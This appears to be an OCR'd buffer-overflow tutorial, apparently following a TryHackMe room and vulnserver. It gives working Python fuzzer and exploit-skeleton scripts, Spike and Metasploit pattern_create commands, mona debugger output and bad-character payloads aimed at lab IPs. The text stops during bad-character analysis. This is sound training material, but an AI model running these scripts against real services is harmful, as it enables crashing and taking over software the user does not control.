
What is Buffer Overflow

Buffers are memory storage regions that temporarily hold data while it is being transferred from one location to Another. A buffer overflow (or buffer overrun) occurs when the volume of data exceeds the storage capacity of The memory buffer. As a result, the program attempting to write the data to the buffer overwrites adjacent Memory locations, so an attacker can use this and overwrite buffer with malicious code.
Buffer overflows can affect all types of software. They typically result from malformed inputs or failure to allocate Enough space for the buffer. If the transaction overwrites executable code, it can cause the program to behave Unpredictably and generate incorrect results, memory access errors, or crashes
For example, a buffer for log-in credentials may be designed to expect username and password inputs of 8 bytes, So if a transaction involves an input of 10 bytes (that is, 2 bytes more than expected), the program may write the Excess data past the buffer boundary.




Computerphile_BoF_Video

How it works

What we need to do to execute code using bufferoverflow is to find a way to get control the EIP value inside the Memory because EIP points to the next insutraction and if we can control the EIP we can tell the program to jmp To where ever we want which is in this case a malicious code

Spiking

First stage of finding Buffer Overflow is Spiking to check if the app is vulnerable or not
We will use generic_tcp_send tool to find it
Spiking example taken from grey corner vulnserver vulnserver



```
Welcome to Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
STATS [stat_value]
RTIME [rtime_value]
LTIME [ltime_value]
SRUN [srun_value]
TRUN [trun_value]
GMON [gmon_value]
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [lstan_value]
EXIT
```

First we write stats.spk and add inside

```
s_readline();
s_string("STATS "); # which line we are going to spike
s_string_variable("0")
```

Basically what the script does is sending bunch of chars and see if the program is going to crash or not if it Crashed we have a bufferover flow

```
generic_send_tcp 192.168.1.70 9999 stats.spk 0 0 # spike IP 192.168.1.70 at port 9999 using stats.spk
```


And we can now spike each line and see which line will crash the program

Fuzzing


Next step is Fuzzing
This will be a writeup for Buffer Overflow Prep from TryHackMe Room

after setting up our vpn and connecting with xfree rdp now we can start
First we run immunity debugger as administrator and open our vulnerable app called oscp inside

```
 C:\Users\admin\Desktop\vulnerable-apps\oscp
```



Immunity Debugger - oscp.exe - [CPU - main thread, module oscp]
File View Debug Plugins ImmLib Options Window Help Jobs
Open F3
Attach Ctrl+F1
Detach
Exit Alt+X
1 C:\Users\admin\Desktop\vulnerable-apps\oscp\oscp.exe Ctrl+F2

and run it




Configure mona to make a directory to save data in

```
!mona config -set workingfolder c:\mona\%p
```



```
0BADF00D [+] This mona.py action took 0:00:00
!mona config -set workingfolder c:\mona\%p
```

get back to debugger




Now we get our fuzzing using the following script:


```
#!/usr/bin/env python3

import socket, time, sys

ip = "10.10.44.100" # target IP

port = 1337 # target port
timeout = 5
prefix = "OVERFLOW1 " # option command

string = prefix + "A" * 100 # payload

while True:
  try:
    with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
      s.settimeout(timeout)
      s.connect((ip, port))
      s.recv(1024)
      print("Fuzzing with {} bytes".format(len(string) - len(prefix)))
      s.send(bytes(string, "latin-1"))
      s.recv(1024)
  except:
    print("Fuzzing crashed at {} bytes".format(len(string) - len(prefix)))
    sys.exit(0)
  string += 100 * "A"
  time.sleep(1)
```

What this script does is it will send increasingly long strings comprised of As If the fuzzer crashes the server with One of the strings, the fuzzer should exit with an error message. Make a note of the largest number of bytes that Were sent.

```
python3 fuzzer.py
```



```
┌──(super㉿kali)-[~/Desktop/bof]
└─$ python3 fuzzer.py
Fuzzing with 100 bytes
Fuzzing with 200 bytes
Fuzzing with 300 bytes
Fuzzing with 400 bytes
Fuzzing with 500 bytes
Fuzzing with 600 bytes
Fuzzing with 700 bytes
Fuzzing with 800 bytes
Fuzzing with 900 bytes
Fuzzing with 1000 bytes
Fuzzing with 1100 bytes
Fuzzing with 1200 bytes
Fuzzing with 1300 bytes
Fuzzing with 1400 bytes
Fuzzing with 1500 bytes
Fuzzing with 1600 bytes
Fuzzing with 1700 bytes
Fuzzing with 1800 bytes
Fuzzing with 1900 bytes
Fuzzing with 2000 bytes
Fuzzing crashed at 2000 bytes
```



```
EAX 01ADF268 ASCII "OVERFLOW1 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ECX 01AFB424
EDX 00004141
EBX 41414141
ESP 01ADFA30 ASCII "AAAAAAAAAAAAAAAAAA"
EBP 41414141
ESI 00000000
EDI 00000000

EIP 41414141
```

So it crashed at 2000 bytes and as u can see we overwrote the EIP with 41 41 41 41 which is the ascii code for the Letter A

Crash Replication & Controlling EIP


For the next step we need to find the offset and control the EIP
Using this script

```
import socket

ip = "10.10.44.100"
port = 1337

prefix = "OVERFLOW1 "
offset = 0
overflow = "A" * offset
retn = "" # Return address that we want to jmp to
padding = "" # padd before payload if we are encoding payload
payload = ""
postfix = "" # if there is extra options

buffer = prefix + overflow + retn + padding + payload + postfix

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

try:
  s.connect((ip, port))
  print("Sending evil buffer...")
  s.send(bytes(buffer + "\r\n", "latin-1"))
  print("Done!")
except:
  print("Could not connect.")
```

Because we want to find where does the program crashes to know when it reaches the EIP
We need to use something else than bunch of As because using same letter we won't be able to find when did it Crash
For that we are using metasploit module pattern_create.rb
This module will create different chars (cyclic pattern) and when the server crashes we will be able to see what Chars overwrote the EIP
Keep in mind that we need to add more than 2000 chars because that we will need more space later for our Payload so we will add extra 400

```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 2400
```


Now we copy the output and paste it inside payload variable in our previous code



```
payload = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae
4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2
Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0A
o1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As
9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7
Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5B
c6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh
4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2
Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0B
r1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv
9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7
Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5C
f6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck
4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2
Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0C
u1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy
9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4Da5Da6Da7Da8Da9Db0Db1Db2Db3Db4Db5Db6Db7Db8Db9"
```

Now we reopen immunity debugger and rerun our program


```
python3 exploit.py
```



```
EIP 6F43396E
```

Now we need to find what overwrote the EIP and we are going to use mona for to find cyclic pattern inside the memory

```
!mona findmsp -distance 2400
```



```
0BADF00D     Cyclic pattern (normal) found at 0x01a7f272 (length 2400 bytes)
0BADF00D [+] Examining registers
0BADF00D     EIP contains normal pattern : 0x6f43396e (offset 1978)
0BADF00D     ESP (0x01a7fa30) points at offset 1982 in normal pattern (length 418)
0BADF00D     EBP contains normal pattern : 0x43386e43 (offset 1974)
0BADF00D     EBX contains normal pattern : 0x376e4336 (offset 1970)
0BADF00D [+] Examining SEH chain
0BADF00D [+] Examining stack (+- 2400 bytes) - looking for cyclic pattern
0BADF00D     Walking stack from 0x01a7f0d0 to 0x01a80394 (0x000012c4 bytes)
0BADF00D     0x01a7f274 : Contains normal cyclic pattern at ESP-0x7bc (-1980) : offse
0BADF00D [+] Examining stack (+- 2400 bytes) - looking for pointers to cyclic pattern
0BADF00D     Walking stack from 0x01a7f0d0 to 0x01a80394 (0x000012c4 bytes)
0BADF00D     0x01a7f168 : Pointer into normal cyclic pattern at ESP-0x8c8 (-2248) : 0
0BADF00D [+] Preparing output file 'findmsp.txt'
0BADF00D     - Creating working folder c:\mona\oscp
0BADF00D     - Folder created
0BADF00D     - (Re)setting logfile c:\mona\oscp\findmsp.txt
0BADF00D [+] Generating module info table, hang on...
0BADF00D     - Processing modules
0BADF00D     - Done. Let's rock 'n roll.
0BADF00D
0BADF00D [+] This mona.py action took 0:00:06.396000
!mona findmsp -distance 2400
```

EIP starts at offset 1978 and ESP points to 1982 it's 4 bytes later because EIP is 4 bytes and the remaining strings That ESP is point to are 418 which is enough for our payload
Now we found our offset and add it to our exploit.py script

Finding bad chars


Now therein the initial processing of the strings of the program when the program detects these bad characters It modifies buffer/end buffer early for example %00 (Null Byte) in c and c++ if string contains Null byte it's the Internal way of telling the code that this is the end of the string so if there is null byte inside our payload it won't Work and there are other characters that can possibly be bad chars
Using the following script will generate all the possible characters from 01 to FF

```
for x in range(1, 256):
  print("\\x" + "{:02x}".format(x), end='')
print()
```

Output:


```
\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\
x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x
4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x7
3\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99
\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\
xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\x
e6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff
```

Add bad chars to the script and because EIP didn't get overwrite with As from our script we will add 4 Bs in retn Variable in our script and now we should overwrite the EIP with 4 Bs




```
ip = "10.10.189.194"
port = 1337

prefix = "OVERFLOW1 "
offset = 1978
overflow = "A" * offset
retn = "BBBB"
padding = ""
payload = "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x
22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x4
6\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a
\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\
x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\x
b3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd
7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb
\xfc\xfd\xfe\xff"
postfix = ""

buffer = prefix + overflow + retn + padding + payload + postfix

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

try:
  s.connect((ip, port))
  print("Sending evil buffer...")
  s.send(bytes(buffer + "\r\n", "latin-1"))
  print("Done!")
except:
-- INSERT (paste) --
```

Rerun our program and run exploit.py




```
EIP 42424242
```

Program crashed and we overwrote EIP with 42 42 42 42 which is B in ascii and now all our bad chars will be Loaded into ESP register because that was exactly looking after EIP ESP points to the bytes exactly after EIP



Right click ESP and follow in Dump

Now what we can do is check if there is anything out of order inside the ESP dump



```
019EFA30 01 02 03 04 05 06 0A 0D
019EFA38 09 0A 0B 0C 0D 0E 0F 10
019EFA40 11 12 13 14 15 16 17 18
019EFA48 19 1A 1B 1C 1D 1E 1F 20
019EFA50 21 22 23 24 25 26 27 28 !"#$%&'(
019EFA58 29 2A 2B 2C 2D 0A 0D 30 )*+,-..0
019EFA60 31 32 33 34 35 36 37 38 12345678
019EFA68 39 3A 3B 3C 3D 3E 3F 40 9:;<=>?@
019EFA70 41 42 43 44 45 46 47 48 ABCDEFGH
019EFA78 49 4A 4B 4C 4D 4E 4F 50 IJKLMNOP
019EFA80 51 52 53 54 55 56 57 58 QRSTUVWX
